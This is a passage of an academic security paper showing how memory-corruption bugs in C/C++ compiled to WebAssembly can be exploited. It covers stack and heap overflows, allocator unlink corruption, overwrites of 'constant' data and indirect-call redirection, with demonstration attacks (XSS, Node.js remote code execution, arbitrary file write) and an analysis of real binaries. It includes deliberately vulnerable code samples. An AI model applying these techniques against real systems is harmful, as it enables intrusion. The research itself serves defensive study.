This section presents attack primitives that can be used to exploit vulnerabilities in code compiled to WebAssembly. The attack primitives span three dimensions from which a full attack can be constructed. The first dimension is about obtaining a write primitive, i.e., the ability of an attacker to use a vulnerability for unexpected writes to memory. The second dimension corresponds to the data that can be overwritten. The third dimension is about triggering security-compromising behavior by overwriting data. In principle, the primitives in these three dimensions can be freely combined. For example, a write primitive from the first dimension can overwrite any data from the second dimension to trigger any kind of misbehavior from the third dimension.

Figure 1 gives an overview of the three dimensions of attack primitives (💣) and mitigations designed to counter them (🛡). As discussed in detail in the following, many of the standard mitigations used when compiling to native binaries are unused or unavailable when compiling to WebAssembly (shown by crossing out mitigations). Some of the attack primitives described here are based on existing ideas for exploiting vulnerabilities in C/C++ code compiled to native code. The novelty lies in the way these attacks and existing mititations transfer, or do not transfer, to WebAssembly. Other attack primitives (e.g., Section 4.1.2 and 4.2.3) have never been possible in modern native systems with virtual memory and are presented here for WebAssembly for the first time.

4.1 Obtaining a Write Primitive

Given a WebAssembly binary compiled from vulnerable C or C++ code, there are several ways for an attacker to obtain a write primitive. In particular, we discuss those types of attacks for which there are effective mitigations on native platforms, but not in WebAssembly.[4]

4.1.1 Stack-based Buffer Overflow

Stack-based buffer overflows have been widely exploited [50] and, by now, there exist several mitigation techniques. We show that, contrary to current beliefs, stack-based buffer overflows are exploitable in WebAssembly.

Figure 5 shows C code prone to overflow because line 9 fails to perform bounds checking. Figure 5b shows the stack layout when compiling this code with a modern compiler to x86. The stack contains local variables of the current function (`same_frame` and `buffer`), local variables of parent functions (`parent_frame`), saved registers (if any), and the return address. An overflow of `buffer` could overwrite data on the stack, in particular return addresses. However, modern compilers mitigate this kind of attack in several ways. To detect buffer overflows, compilers place stack canaries (or stack cookies) [24] above local data. To minimize the data that could be overwritten, compilers also reorder local variables on the stack. In many cases, the compiler can also prevent potential buffer overflow vulnerabilities through semantics-preserving code transformations. For example, the `FORTIFY_SOURCE` flag allows

[4] We do not discuss attack primitives that are possible in WebAssembly but neither novel nor specific to this platform. E.g., integer overflows exist in WebAssembly just as they do in x86 or ARM.


the compiler to replace `strcpy` with `strncpy` if the length of the string is known.

Do stack-based buffer overflows affect WebAssembly? Because the WebAssembly VM isolates managed data, in particular, return addresses, it is tempting to get a strong (and false) sense of security, as illustrated by the quote from WebAssembly's official design document in Section 1. Yet, buffer overflows can compromise data in WebAssembly because parts of the function-scoped data in C is stored on the unmanaged stack in the linear memory (Section 3.1).


Figure 5c illustrates the problem by showing the unmanaged stack in linear memory (top), as well as the internal state of the WebAssembly VM that stores the return addresses of calls (bottom). While the VM-internal state is protected against overwrites by the VM, the unmanaged stack is not. Indeed, an overflow while writing into a local variable on the unmanaged stack, e.g., `buffer`, may overwrite other local variables in the same and even in other stack frames upwards in the stack, e.g., `parent_frame`. Because overflows can also write to data in the parent function (as we show above) and even to other memory sections (as we show later), the primitive is more powerful and the use of stack canaries more important than previously realized [20, 45].

```c
void parent() {
  char parent_frame[8] = "BBBBBBBB"; // Also overwritten
  vulnerable(readline());
  // Dangerous if parent_frame is passed, e.g., to exec
}
void vulnerable(char* input) {
  char same_frame[8] = "AAAAAAAA"; // Can be overwritten
  char buffer[8];
  strcpy(buffer, input); // Buffer overflow on the stack
}
```

(a) Vulnerable C program, overflowing `buffer` on the stack.



(b) Stack layout on x86-64 with canaries and reordering.



(c) Unmanaged stack and VM state in WebAssembly.

Figure 5: Example of a stack-based buffer overflow and its exploitability in WebAssembly.

4.1.2 Stack Overflow

Another write primitive are stack overflows, which occur due to excessive or infinite recursion or when a local buffer of variable size is allocated on the stack, e.g., using `alloca`. If an attacker controls the size of stack allocations, or provides corrupted input data that violates internal assumptions of recursive functions, she may trigger a stack overflow. For example, recursive implementations of functions operating on trees or lists often assume acyclicity; a cyclic data structure passed to such a function can then lead to infinite recursion.

On most native platforms, stack overflows will cause the program to crash as the stack grows into a special *guard page* that separates the stack from other areas of memory. In WebAssembly, such protections do not exist for the unmanaged stack, so an attacker-controlled stack overflow can be used to overwrite potentially sensitive data following the stack (Section 3.2).

4.1.3 Heap Metadata Corruption


Another primitive an attacker may use to write memory in WebAssembly programs is to corrupt heap metadata of the memory allocator shipped with a WebAssembly binary. Because in WebAssembly no default allocator is provided by the host environment, compilers include a memory allocator as part of the compiled program (Section 2). Since the WebAssembly module typically has to be downloaded from the internet right before execution, the code size of the allocator is an important consideration. The Emscripten compiler therefore lets developers choose between the default allocator, based on `dlmalloc`, and the simplified allocator `emmalloc` that reduces the final code size. Similarly, Rust programs can choose a more lightweight allocator when compiling to WebAssembly, called `wee_alloc`.[5]

While standard allocators, such as `dlmalloc`, have been hardened against a variety of metadata corruption attacks, simplified and lightweight allocators are often vulnerable to classic attacks. We find both `emmalloc` and `wee_alloc` to be vulnerable to metadata corruption attacks, which we illustrate for a version of `emmalloc` in the following.[6]


When deallocating a chunk of memory by calling `free`, allocators try to merge as many adjacent free chunks as possible into a single larger one to avoid fragmentation. This gives rise to the classical *unlink exploit* [18, 38] shown in Figure 6. Since `emmalloc` is a *first-fit* allocator, it will return the first chunk in the free list large enough to satisfy an allocation request. Thus, two directly following allocation requests yield two chunks adjacent to each other in memory, such as `alloc1` and `alloc2` in Figure 6a. Lines 1 to 9 of `emmalloc`'s source code in Figure 6c show that the metadata of each chunk starts with a bit indicating whether the current chunk is free or not, the chunk's size, a pointer to the preceding chunk, and finally either the payload (raw bytes) or a `FreeInfo` struct, which in a benign allocation makes that chunk part of a doubly linked list of free chunks.

[5] https://github.com/rustwasm/wee_alloc

[6] Recently, `emmalloc`'s implementation was slightly changed, but it is still vulnerable against this type of attack. We provide an exploit against the newer version as well in our supplementary material.



(a) Heap layout before the overflow: two adjacent chunks.



(b) Heap layout after an overflow of `alloc1`: manipulated metadata causes mirrored write to a chosen location on `free`.

```
1  struct FreeInfo { FreeInfo* prev; FreeInfo* next; };
2  struct Chunk {
3    size_t used : 1; size_t size : 31;
4    Chunk* prev;
5    union {  // Depending on whether the chunk is free or not.
6      char payload[];
7      FreeInfo freeInfo;
8    };
9  };
10 // Called on alloc2, before merging it into alloc1.
11 void removeFromFreeList(Chunk* chunk) {
12   FreeInfo* freeInfo = chunk->freeInfo;
13   freeInfo->prev->next = freeInfo->next; // mirrored
14   freeInfo->next->prev = freeInfo->prev; // write
15 }
```

(c) Excerpt from the `emmalloc` allocator (edited for clarity).

Figure 6: Example of a heap metadata corruption in `emmalloc` after an overflow on the heap.

Given an overflow of data in `alloc1` (e.g., due to a `memcpy` with the wrong length), an attacker can write to the directly adjacent metadata of `alloc2` to clear the `used` bit and set up a "fake" `FreeInfo` struct (Figure 6b). Finally, when `alloc1` is freed, the allocator checks whether there is an opportunity to merge the newly freed chunk with an adjacent free chunk. Because the manipulated metadata identifies the following chunk as free, the allocator calls `removeFromFreeList` to unlink it in preparation for merging the two. In line 13 of Figure 6c, the unlinking code of `emmalloc` then writes the attacker-controlled value of the `next` field into the `next` field of another `FreeInfo` struct (i.e., to an offset of 4 bytes) at the attacker-controlled address in `prev`. This allows the attacker to write an arbitrary value to an arbitrary address. Due to line 14, there additionally is a mirrored write into the location pointed to by `next`. Thus, to avoid a runtime error terminating execution, both `prev` and `next` must be valid pointers. Since Emscripten allocates a default stack size of 5MiB, values below 5×2^{20} can in all likelihood be safely written. This is more than sufficient for overwriting function table indices (see Section 4.3.1), which are at most in the range of thousands.

The above methods for obtaining write primitives are by no means exhaustive, but the most direct methods from the traditional exploit arsenal that currently do not have mitigations in WebAssembly. Other possible attacks may exploit format string vulnerabilities, use-after free and double-free vulnerabilities, single-byte buffer overflows, or perform more sophisticated attacks on memory management.

4.2 Overwriting Data

The second dimension of attack primitives corresponds to the data that can be overwritten with a given write primitive to gain additional control over the execution.

4.2.1 Overwriting Stack Data

The unmanaged stack in linear memory contains function-scoped data, such as arrays, structs or any value that has its address taken. With a given fully-flexible write primitive, an attacker can overwrite any potentially critical local data including function pointers represented as function table indices or arguments to security-critical functions.

In contrast to native code, there are no return addresses on the unmanaged stack. Hence, a purely linear stack-based buffer overflow cannot easily take control of the execution. However, the overflow can reach all currently active call frames if the stack is growing downwards, as it does in most configurations, see Section 3.2. Because there are no return addresses or stack canaries, the overflow can overwrite local data of all calling functions without risking early termination.

4.2.2 Overwriting Heap Data

The heap commonly contains data with longer lifetime and will store complex data structures across different functions. Targeted writes to heap data are straightforward in WebAssembly due to the fully deterministic memory allocation (Section 3.3). To make matters worse, even a linear stack-based buffer overflow of sufficient length can corrupt heap data. The reasons are that the heap comes after the stack in any compiler configuration (Section 3.2) and that no mechanism, such as guard pages, mitigates such attempts.

Note that with a single linear memory, there is no way to avoid the fundamental risk of either stack overflows or stack-based buffer overflows. If the stack grows upwards, a stack overflow can silently corrupt heap data. If the stack grows downwards, stack-based buffer overflows are the culprit.

4.2.3 Overwriting "Constant" Data

The following it the perhaps most surprising target of a data overwrite, as it is impossible in modern native platforms.

Many programming languages allow to protect data from being overwritten by declaring it constant. This is enforced not just by the type system, but also at runtime by placement in read-only memory. As WebAssembly has no way of making data immutable in linear memory, an arbitrary write primitive can change the value of any non-scalar constant in the program, including, e.g., all string literals. Even more restricted write primitives allow modification of constant data: a stack overflow with the memory layout of Figure 4b can write into constant data; similarly, a stack-based buffer overflow can reach constant data in the memory layout of Figure 4c. As a result, an attacker with either of those capabilities can overwrite any supposedly constant data, compromising the guarantees intended by the programming language. We will show two examples of exploits caused by this surprising aspect of WebAssembly linear memory in the next section.

4.3 Triggering Unexpected Behavior

Given a write primitive (Section 4.1) and a choice of data to overwrite (Section 4.2), there are several ways for an attacker to trigger unexpected behavior.

4.3.1 Redirecting Indirect Calls

The closest equivalent of native control-flow attacks in WebAssembly is the redirection of indirect function calls. This type of attack allows for executing code that normally would not be executed in a given context.

In Section 2, we have illustrated indirect function calls in WebAssembly. An attacker may redirect an indirect call by overwriting an integer in linear memory that eventually serves as an index into the `table` section. As described in Section 4.2, this integer value may be a local variable on the unmanaged stack, part of a heap object, in a vtable, or even a supposedly constant value.

WebAssembly has two mechanisms that limit an attacker's ability to redirect indirect calls. First, not all functions defined in or exported into a WebAssembly binary appear in the table for indirect calls, but only those that may be subject to an indirect call. Second, all calls, both direct and indirect, are type checked. As a result, an attacker can redirect calls only within the equivalence class of functions of the same type, similar to type-based control-flow integrity [15]. In Section 6 we measure to what extent these mechanisms reduce the available call targets an attacker can choose from.

4.3.2 Code Injection into Host Environment

WebAssembly modules can interact with their host environment in various ways to cause externally visible effects. One such way is to invoke the notorious `eval` function of a JavaScript host environment, which interprets a given string as code. To access `eval`, WebAssembly modules compiled via Emscripten can use, e.g., `emscripten_run_script`, which executes JavaScript code in the host environment, both in browsers and in Node.js-based server-side code [7]. In browsers, any function that allows to add code to the document (e.g., `document.write`) can serve as an `eval`-equivalent for constructing exploits. In Node.js, the low-level nature of the API gives even more options for code injection, e.g., the `exec` function of the `child_process` module.

Using the primitives described in Section 4.1 and Section 4.2, an attacker may inject malicious code by overwriting the argument passed to an `eval`-like function. For example, suppose a WebAssembly usually invokes `eval` with a "constant" string of code stored in linear memory, then an attacker could overwrite that constant with malicious code.

4.3.3 Application-specific Data Overwrite

Depending on the application, there can be other sensitive targets for data overwrites. For example, a WebAssembly module issuing web requests through an imported function could be made to contact a different host by overwriting the destination string, to initiate cookie stealing. As a further example, several interpreters and runtimes have been compiled to WebAssembly, e.g., to execute CIL/.NET code directly in the browser [5]. These kinds of environments contain many opportunities for significantly altering program behavior, e.g., by overwriting bytecode then interpreted by the runtime.

5 End-to-End Attacks

We now demonstrate several end-to-end attacks that represent different points in the design space of attacks defined by the primitives of Section 4. These attacks substantiate our claim that the current lack of mitigations in the WebAssembly ecosystem enables realistic attack scenarios. We make all described attacks publicly available, providing a benchmark to guide and evaluate future work on hardening WebAssembly.


Table 1 gives an overview of the end-to-end attacks. The attacks cover several platforms that support WebAssembly: the browser, where we demonstrate a cross-site scripting attack; Node.js, where we show a remote code execution attack; and stand-alone WebAssembly VMs, such as wasmtime [10], where we show an arbitrary file write attack.

5.1 Cross-Site Scripting in Browsers


This attack shows that including vulnerable code compiled to WebAssembly into a client-side web application can enable attacks known from JavaScript-based applications, such as cross-site scripting (XSS). As an example, consider an image sharing service where users upload and view images. The service provides a web application that converts images between different formats on the client side, using a version of the *libpng* image codec library compiled to WebAssembly (Figure 7). Given a file to be converted to PNG, the application

§	Host environment	Write primitive	Overwritten data	Location of data	Malicious behavior
5.1	Browsers (client-side)	Stack-based buffer overflow (CVE-2018-14550)	Image tag in DOM string	Heap	Cross-site scripting in JavaScript via `document.write()`
5.2	Node.js (server-side)	Heap metadata corruption	Function index	Stack	Inject arbitrary shell command into `exec()`
5.3	Wasmtime (stand-alone runtime)	Stack-based buffer overflow	String literals	"Constant" data	Write arbitrary content to chosen file using `fprintf()`


Table 1: Overview of our end-to-end attacks, using different combinations of attack primitives on three host environments.



(a) In the benign case: Select a PNM image and...



(b) ... convert it to PNG with a C library, fully on the client side.



(c) A malicious input can overflow a buffer on the stack, then corrupt a string on the heap, which is later used in DOM manipulation.

```
1 void main() {
2   std::string img_tag = "<img src='";
3   pnm2png("input.pnm", "output.png");  // CVE-2018-14550
4   img_tag += file_to_base64("output.png") + "'>";
5   emcc::global("document").call("write", img_tag);
6 }
```

(d) Excerpt of C++ code (to be compiled with Emscripten) that uses the vulnerable C library.

Figure 7: Example of cross-site scripting caused by using the vulnerable `libpng` library (CVE-2018-14550).

calls libpng and then displays the image by calling a DOM manipulation function, such as `document.write`, provided by the JavaScript host environment.

Version 1.6.35 of libpng suffers from a known buffer overflow vulnerability (CVE-2018-14550 [3]), which can be exploited when converting a PNM file to a PNG file. When the library is compiled to native code with modern compilers on standard settings, stack canaries prevent this vulnerability from being exploited. In WebAssembly, the vulnerability can be exploited unhindered by any mitigations.

To exploit the vulnerability for cross-site scripting, an attacker provides a malicious image to another user who then displays it using the web application. Figure 7d shows a minimal version of such an application. During normal execution, the application converts the image (line 3), encodes it with base64 in a data URL, copies it into an `img` tag (line 4), and then adds the tag into the document (line 5). Since the image is embedded into the DOM as a base64-encoded string, it normally cannot lead to XSS. However, exploiting the stack-based buffer overflow in libpng allows the attacker to overwrite higher addresses, including the heap, which holds the C++ string with the `img` tag (line 2). The attacker can then replace the `img` tag with arbitrary other content, e.g., a `script` tag that displays an alert, which will then get passed to `document.write`.

Depending on how the input data is uploaded, the above scenario can lead to both non-persistent and persistent XSS attacks. In the non-persistent variant, the attacker tricks the user into uploading a malicious image, which then triggers the attack immediately in the user's browser. In the persistent variant, the attacker uploads the malicious input image himself and then shares it with others, who will be attacked once they download the input, and convert it in their browser with the vulnerable WebAssembly application.

5.2 Remote Code Execution in Node.js

In the next attack, we demonstrate that including vulnerable WebAssembly in a Node.js-based application can enable remote code execution. As an example, consider a server that accepts requests to log the ids of customers that have been happy or unhappy about some product. Figure 8b shows an excerpt of the code running in the server application. The `handle_request` function receives three attacker-controlled parameters: `input1`, which describes whether the customer was happy; `input2`, which is supposed to be the length of the string in `input1`; and `input3`, which contains the id of the customer. Depending on the customer's happiness, the code calls `log_happy` or `log_unhappy`, which is selected by assigning the respective function to the function pointer `func`.

The code contains a heap overflow vulnerability at line 9. In the absence of safe unlinking and other mitigations (we use the `emmalloc` allocator for our proof of concept) an attacker can use the overflow to obtain an arbitrary write primitive through the classic heap metadata corruption attack (see Section 4.1.3). If the function pointer `func` is compiled into a variable in linear memory (which is the case, e.g., for all function pointers in vtables), the attacker can use the write primitive to manipulate it and redirect the call (Section 4.3.1). The absence of ASLR simplifies such an attack further, as the address to overwrite is deterministic.

```c
// Functions supposed to be triggered by requests
void log_happy(int customer_id) { /* ... */ }
void log_unhappy(int customer_id) { /* ... */ }

void handle_request(char *input1, int input2, char *input3) {
  void (*func)(int) = NULL;
  char *happiness = malloc(16);
  char *other_allocation = malloc(16);
  memcpy(happiness, input1, input2); // Heap overflow
  if      (happiness[0] == 'h') func = &log_happy;
  else if (happiness[0] == 'u') func = &log_unhappy;
  free(happiness); // Unlink exploit overwrites func
  func(atoi(input3)); // 3rd input is passed as argument
}

// Somewhere else in the binary:
void exec(const char *cmd) { /* ... */ }
```

(a) Sample application that calls one of two logging functions depending on its input. It suffers from a heap overflow, which causes an arbitrary write on `free`, allowing to redirect `func` to `&exec`. Then `input3` can be chosen as the address of an injected string.

```
(func $log_happy   (param i32) (result) ...)
(func $log_unhappy (param i32) (result) ...)
(func $exec        (param i32) (result) ...)
```

(b) Excerpt of the function section for the binary compiled from Figure 8a, showing that `exec`, `log_happy`, and `log_unhappy` all have the same WebAssembly type [`i32`] → [ ].

Figure 8: Example of remote code execution.

One possible target for redirecting the call is the `exec` function that can also be found in the binary (line 17). While `exec` and the `log_*` functions have different C++ types, all three functions have identical types on the WebAssembly level (Figure 8b). The reason is that both integers and pointers are represented as `i32` types in WebAssembly, i.e., the redirected call passes WebAssembly's type check. The final challenge is to pass an arbitrary command into `exec`, which is similar to the injection of shellcode in native exploitation. One option is to inject a suitable command string into the heap when overwriting the function index, and to then pass a decimal string with the address of the command string as `input3`.

5.3 Arbitrary File Write in Stand-alone VM

WebAssembly is starting to establish itself as a universal bytecode beyond web applications. To this end, applications require access to the underlying operating system, e.g., for manipulating files. This interface is currently undergoing standardization as the WebAssembly System Interface (WASI) [9]. There are multiple virtual machines for running stand-alone WebAssembly applications, including wasmtime [10] and WAVM [11], and Clang can compile for them.

This attack demonstrates that, despite stand-alone WebAssembly VMs being advertised as a secure platform for executing C/C++ code, WebAssembly currently enables attacks impossible in modern native execution platforms. Figure 9a

```c
// Write "constant" string into "constant" file
FILE *f = fopen("file.txt", "a");
fprintf(f, "Append constant text.");
fclose(f);

// Somewhere else in the binary:
char buf[32];
scanf("%[^\n]", buf); // Stack-based buffer overflow
```

(a) C program with stack-based buffer overflow that overflows into 'constant' section, causing an arbitrary file write.

```
(data (i32.const 65536) "%[^\0a]\00
                         file.txt\00a\00
                         Append constant text.\00...")
```

(b) Excerpt of the data section for the binary compiled from Figure 9a, showing that the filename literal and contents to be written are located in regular (writable) linear memory.

Figure 9: Example of arbitrary file write.

shows an excerpt of an apparently harmless application that appends a constant string to a statically known file. Somewhere else in the program, the code suffers from a textbook buffer overflow, which enables an attacker to overwrite data on the stack. Compiled to a native target, exploiting the buffer overflow cannot influence the file I/O, which is entirely based on string literals stored in the read-only pages loaded from the `.rodata` section.

When running on a stand-alone WebAssembly VM, this vulnerability can be exploited for an arbitrary file write. The strings for filename and contents are stored in the unmanaged linear memory, as shown in Figure 9b. They can be overwritten by a stack-based buffer overflow of sufficient length if data lies above the stack (see Section 3.2). As a result, the attacker can write arbitrary data into an arbitrary file by overwriting the filename and contents strings. In our exploit, even the file open mode `"a"` (append) is changed to `"w"` by simply overwriting the corresponding string in the data section.

6 Quantitative Evaluation

To better understand how realistic the attacks described so far are in practice, we now present a quantitative evaluation on real-world WebAssembly binaries. We address the following research questions:

RQ1 *How much data is stored on the unmanaged stack?* This question is relevant because the unmanaged stack serves both as an entry point to obtain a write primitive, e.g., via a stack-based buffer overflow, and as a target for overwrites, e.g., to manipulate sensitive data. (Section 6.2)

RQ2 *How common are indirect calls and how many functions can be reached from indirect calls?* These questions are relevant to understand the risk for control-flow divergence by redirecting indirect calls. (Section 6.3)

RQ3 *How does WebAssembly's type checking of indirect call targets compare to current control-flow integrity (CFI) defenses for native binaries?* Since the runtime validation of indirect call targets performed by the WebAssembly VM resembles CFI defenses, we compare both in terms of CFI equivalence classes and class sizes. (Section 6.4)

We make our full dataset and the tools we developed to obtain them available for download (see Section 1).

6.1 Experimental Setup and Analysis Process

Program Corpus The binaries we analyze in our quantitative evaluation are split into two groups. First, we collect a set of 9 binaries from real-world, deployed WebAssembly applications: Adobe's Document Cloud View SDK[7] renders and annotates PDFs in the browser; Figma[8] is a collaborate user-interface design web application; the 1Password X 1.17 browser extension[9] contains a WebAssembly component for password generation; Doom 3 as an example of a large game engine ported to WebAssembly[10]; and finally a set of codecs (webp, mozjpeg, optipng, hqx) for in-browser image conversion[11]. The binaries span different application domains (document editing, games, codecs), deployment scenarios (web application, browser extension), and source languages (C, C++, Rust), so we believe they are a good first approximation of realistic WebAssembly binaries. We collect their most recent versions as of March 2020. Since our tool is open source, we welcome others to replicate our results and extend them by analyzing other WebAssembly binaries.

The second group of binaries in our corpus are 17 C and C++ programs from the SPEC CPU 2017 benchmark suite, compiled to WebAssembly. SPEC CPU has been used before to study the performance of WebAssembly [37]. It has also been used to evaluate the security of CFI techniques for native code [21, 69], enabling us to address RQ3. Those programs are from compute-heavy domains (programming language implementations, simulations, video codecs, compression), matching the original use cases for WebAssembly [13].

Our combined program corpus consists of 26 WebAssembly binaries, which contain 19.2M instructions across 98,924 functions in total. Table 2 gives a more detailed overview.

Toolchain and Configuration We compiled the SPEC CPU programs with Emscripten 1.39.7, i.e., the most recent version at the time of writing, with its *upstream* backend. Since this backend is shared by all LLVM-based WebAssembly compilers (Clang, Rust), our results should translate also to them. For completeness, we also compiled all SPEC CPU programs with the now deprecated *fastcomp* backend of Emscripten. Since fastcomp was the default backend of Emscripten until October 2019, its results are relevant for large amounts of code previously compiled to WebAssembly. The results for fastcomp and upstream are very similar, so for brevity we only present the upstream results in the following.

To obtain optimized binaries without symbols or debug information, we compile with `-O3`. GCC, x264, Blender, and Xalan-C++ required several preprocessor flags for compatability, e.g., to set correct integer bit-widths and platforms. Some programs also had to be manually linked because Emscripten's libc (based on `musl`) causes errors due to duplicate symbol definitions.

Static Analysis To address our research questions, we develop a lightweight static analysis tool. To the best of our knowledge, it is the first security analysis tool for WebAssembly binaries. The analysis is written in Rust and does:

- Extract general information about the program, e.g., instruction counts, number of functions, and their types.
- Analyze the unmanaged stack by inferring which `global` is the stack pointer, which functions access it, and how the stack pointer is incremented and decremented.
- Analyze the `table` section and its static initialization, to find out which functions are present in it, as well as the function type for each initialized table index.
- Analyze indirect call edges to extract the statically encoded type of allowed `call_indirect` targets, how many functions match that type, additional restrictions on the call targets, and CFI equivalence classes and their sizes.

We explain the analyses in more detail in the following.


6.2 Measuring Unmanaged Stack Usage

Measuring how much data a program stores on the unmanaged stack (RQ1) is important for two reasons. First, such data could potentially suffer from a stack-based overflow. Second, such data may become subject to overwrites once an attacker has a write primitive. So how much data ends up on the unmanaged and, as we saw earlier, unprotected stack?

Static Analysis Our static analysis measures the size of the stack frame on the unmanaged stack for each non-imported function. The analysis operates on optimized, stripped binaries without debug information, as a realistic attacker would, and thus has to infer the unmanaged stack usage directly from the bytecode.

First, the analysis needs to identify the stack pointer. Unlike in native binaries, there is no convention to use a fixed register (such as `rsp` on x86, which does not exist in WebAssembly) or global variable for the stack pointer. Instead, the analysis extracts all instructions that modify globals and selects the one that is most frequently read and written. A manual analysis confirms that this heuristic reliably finds the stack pointer. From the identified global's static initialization, we also know the base address of the unmanaged stack in linear memory.

[7] https://www.adobe.io/apis/documentcloud/dcsdk/viewsdk.html
[8] https://www.figma.com/
[9] https://1password.com/
[10] http://www.continuation-labs.com/projects/d3wasm/
[11] https://squoosh.app/



(a) Histogram (double logarith.). (b) Cumulative distribution.

Figure 10: Two representations of the distribution of frame sizes on the unmanaged stack for all functions in our program corpus.

Second, for each function, the analysis infers the size of the stack frame on the unmanaged stack. In all analyzed binaries, the previously identified stack pointer is modified in a protocol similar to function prologues and epilogues in native binaries. Specifically, our analysis pattern matches against the following sequence of instructions and extracts the *delta* value, which gives us the stack frame size:

```
1 global.get $i
2 i32.const <delta>
3 i32.add or i32.sub
4 local.tee $j (optional)
5 global.set $i
```

This sequence first reads the current stack pointer from global `$i` (identified earlier), then increments or decrements it (depending on whether the stack grows upwards or downwards, see Section 3.2), optionally saves it to a `local` (akin to a base pointer), and finally writes the modified value back.

Results Figure 10 shows the distribution of stack frame sizes across all analyzed binaries, both as a histogram (Figure 10a) and the cumulative distribution (Figure 10b). One third (32,651) of all functions in the program corpus store some data on the unmanaged stack. The smallest frame size of 16 (2^4) bytes is allocated by 13,620 functions (14% of all functions). Stack frame sizes span the whole range from 16 bytes to 1MiB, which is the largest static stack allocation. The distribution has a long tail towards large stack frames. From the cumulative distribution in Figure 10b, we see that 6% (6,127) of all functions allocate 128 (2^7) bytes or more on the unmanaged stack, and 1.3% (1,232) of all functions allocate at least 1KiB.

Overall, we see that many functions use the unmanaged stack, which is susceptible not only to arbitrary memory writes but also to inter-frame buffer overflows (see Section 4). This implies that with increasing call depth, the chance for an attacker to find at least some data to overwrite increases quickly. For example, with ten nested calls (assuming a uniform distribution of functions), there would be some data on the unmanaged stack with $1-((1-0.33)^{10}) \approx 98.2\%$ probability. We conclude that (1) a lot of stack data is prone to being overwritten by buffer overflows and arbitrary write primitives, and (2) it is important to isolate stack frames on the unmanaged stack, e.g., using stack canaries.

6.3 Measuring Indirect Calls and Targets

To better understand the risk for control-flow attacks (RQ2), we analyze indirect calls and their call targets in the binaries.

Indirect Calls First, we want to know how many indirect calls are present in a binary, since each such call could be a source of an unintended control-flow edge. Our analysis disassembles all binaries in Table 2 and counts the number of `call_indirect` instructions (column "Indirect calls: Count"). The percentage of indirect calls relative to all calls varies considerably between programs (column "of All"), from 0.6% up to 31.3%. We also observe that the proportion of indirect calls is independent of whether the source language is C or C++. Averaged over all 26 programs, 9.8% of all call instructions are indirect, i.e., almost every tenth call can be potentially diverted to other functions.

Indirectly Callable Functions To successfully redirect a control-flow edge, an attacker not only needs to find an indirect call instruction as the source, but also a compatible function as the target. Two pre-conditions must hold for a function to be a valid indirect call target (Section 2). First, the function's type must be compatible with the type statically encoded in the indirect call instruction. WebAssembly function types are very low-level, however. For example, the type `[i32]` → [] is compatible with all C functions that return `void` and take as argument a pointer (regardless of type or `const`-ness), an array, a plain `int`, or anything else that is represented as a 32-bit integer, e.g., enums.

Second, the function must be present in the `table` section of the binary, because the index passed to `call_indirect` is resolved to a function via this table. Our static analysis tool finds which functions are initialized in the table at program startup. Entries in the table cannot be manipulated by the WebAssembly program itself. In principle, the host environment, e.g., JavaScript in the browser, could add or remove entries at runtime. We manually verified that the JavaScript code generated by Emscripten does not modify the table, and thus assume our analysis precisely measures the potential targets of indirect calls.

The columns "Indirectly Callable" in Table 2 show how many functions are type-compatible with at least one `call_indirect` instruction *and* present in the `table` section. The percentage of indirectly callable functions ranges from 5% to 77.3%, with on average 49.2% of all functions in the program corpus.

Function Pointers in Memory The above results give an *upper bound* of potential targets for control-flow divergence. In practice, if the table index passed to `call_indirect` comes from a local variable, a global variable, or is the result of

Binary	Source	Instruct.	Indirect calls		Functions					CFI equivalence classes			
			Count	of All	Count	Indirectly Callable		Idx. from mem.		Count	Min	Max	Avg
Collected from deployed applications													
Adobe View SDK	C++	1.1M	2803	6.2%	12566	3076	24.5%	3054	24.3%	87	1	848	32.2
1Password X exten.	Rust	730.2k	283	1.4%	1941	596	30.7%	586	30.2%	19	1	91	14.9
Doom 3	C++	1.7M	17903	31.3%	8239	4449	54.0%	4408	53.5%	642	1	3889	27.9
Figma	C++	3.2M	10469	8.1%	13619	3657	26.9%	3635	26.7%	68	1	4519	154.0
WebP encoder	C	73.1k	87	3.6%	889	165	18.6%	69	7.8%	22	1	15	4.0
WebP decoder	C	43.4k	69	5.4%	563	160	28.4%	107	19.0%	20	1	9	3.5
mozjpeg	C	77.7k	298	22.0%	388	135	34.8%	116	29.9%	28	1	169	10.6
optipng	C	119.2k	169	5.4%	735	152	20.7%	124	16.9%	28	1	34	6.0
hqx	Rust	111.4k	34	0.6%	73	17	23.3%	15	20.5%	4	1	16	8.5
Compiled from SPEC CPU 2017													
500.perlbench	C	837.8k	425	1.6%	2128	980	46.1%	956	44.9%	31	1	93	13.7
502.gcc	C	2.9M	3642	2.5%	9541	3394	35.6%	3375	35.4%	78	1	982	46.7
505.mcf	C	27.4k	44	8.8%	136	12	8.8%	8	5.9%	7	1	28	6.3
508.namd	C++	323.0k	41	1.1%	296	124	41.9%	107	36.1%	15	1	12	2.7
510.parest	C++	1.0M	1229	2.6%	3762	2864	76.1%	2714	72.1%	97	1	199	12.7
